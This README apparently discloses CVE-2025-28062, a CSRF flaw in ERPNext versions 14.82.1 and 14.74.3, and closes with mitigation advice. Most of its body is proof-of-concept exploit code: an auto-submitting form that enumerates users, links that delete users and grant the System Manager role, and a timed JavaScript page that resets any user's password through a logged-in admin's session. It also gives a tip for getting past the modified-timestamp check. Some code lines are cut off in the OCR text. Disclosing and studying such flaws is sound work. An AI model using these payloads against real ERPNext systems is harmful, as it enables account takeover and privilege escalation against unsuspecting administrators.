README

# CVE-2025-28062 — CSRF Vulnerability to Account Takeover in ERPNext 14.82.1 , 14.74.3



## 📌 Summary

A **Cross-Site Request Forgery (CSRF)** vulnerability was discovered in **ERPNext 14.82.1 and 14.74.3**, allowing attackers to perform unauthorized actions such as:

- User enumeration
- Account takeover (password reset)
- Arbitrary user deletion
- Privilege escalation (adding roles)

The vulnerability stems from a **lack of CSRF protection** on critical administrative API endpoints. If an authenticated administrator visits a malicious website, their session is abused to perform these actions without consent.

## 🛠 Technical Details

- **Vulnerability Type:** CSRF (CWE-352)
- **Affected Product:** ERPNext
- **Versions:** 14.82.1, 14.74.3
- **Severity:** High
- **CVSS v3.1 Score:** 8.1
- **Status:** Not fixed
- **Discovered by:** Ahmed Thaiban Thvt0ne.
- **Date Discovered:** 2025-02-09
- **CVE ID:** CVE-2025-28062 (Reserved)

## 🚀 Proof of Concepts (PoCs)

### 1. User Enumeration

```
<form method="GET" action="http://localhost:8080/api/method/frappe.desk.reportview.get">
  <input type="hidden" name="doctype" value="User">
  <input type="hidden" name="fields" value='["name", "user_type", "enabled"]'>
  <input type="hidden" name="view" value="List">
```

```
  <input type="hidden" name="page_length" value="100">
  <input type="submit" value="Submit">
</form>
<script>document.forms[0].submit();</script>
```

## 2. Delete User

```
<a href="http://localhost:8080/api/method/frappe.desk.reportview.delete_items?items=%5B%221%401.com%22%5D&doctype=Use
  Click to delete user
</a>
```

## 3. Add Privileged Role to Any User

```
<a href="http://localhost:8080/api/method/frappe.desk.form.save.savedocs?doc=REDACTED_PAYLOAD&action=Save">
  Add "System Manager" role to user
</a>
```


> 💡 *See full JSON payload in the repo:* `/PoCs/privilege_escalation.html`

## 4. Change Any User's Password


```
<!DOCTYPE html>
<html>
<head>
    <title>CSRF Attack</title>
</head>
<body>
    <script>
        function performCSRF() {
            // Target API URL
            var targetUrl = "http://localhost:8080/api/method/frappe.desk.form.save.savedocs";

            // JSON Payload
            var jsonPayload = JSON.stringify({"name":"11@1.com","owner":"Administrator","creation":"2025-02-09 03:50:


            var encodedPayload = (jsonPayload);

            // Create and submit the form
            var form = document.createElement("form");
            form.method = "GET";
            form.action = targetUrl;
            form.enctype = "application/x-www-form-urlencoded";

            var input = document.createElement("input");
            input.type = "hidden";
            input.name = "doc";  // Correct parameter name
            input.value = encodedPayload;  // Correct encoding

            var input2 = document.createElement("input");
            input2.type = "hidden";
            input2.name = "action";  // Correct parameter name
            input2.value = "Save";  // Correct encoding


            form.appendChild(input);
            form.appendChild(input2);
            document.body.appendChild(form);
            form.submit();
        }
```

```
        // Execute CSRF after waiting to ensure cookies are set
        setTimeout(performCSRF, 3000);
    </script>
</body>
</html>
```


This picture simulates that admin entered any malicious website:




Note: if Modified Timestamps is old website can give this message:




and to bypass it use http:// localhost:8080/api/resource/User/11@1.com[owner] html page and take the Modified timestamp (to make it easier for PoC).



Change it in the page content to be the newer one :



Once you send it it will change the password of the User!!.


If an authenticated admin user visits this webpage, their session will be used to execute the account password changing request without any user interaction.

## 🧪 Exploitation Scenario

An attacker hosts a malicious page. If an ERPNext admin visits it while logged in, their browser automatically triggers crafted requests to ERPNext, causing account modifications or deletions without their knowledge.

## 🔐 Mitigation Recommendations

- Enforce CSRF tokens on all state-changing endpoints
- Disallow `GET` requests for actions like save/delete
- Mark authentication cookies with `SameSite=Strict`
- Require re-authentication for critical actions (e.g. password changes, role changes)

## 🔗 References

- ERPNext GitHub
- Ahmed Thaiban – LinkedIn
- OWASP CSRF Guide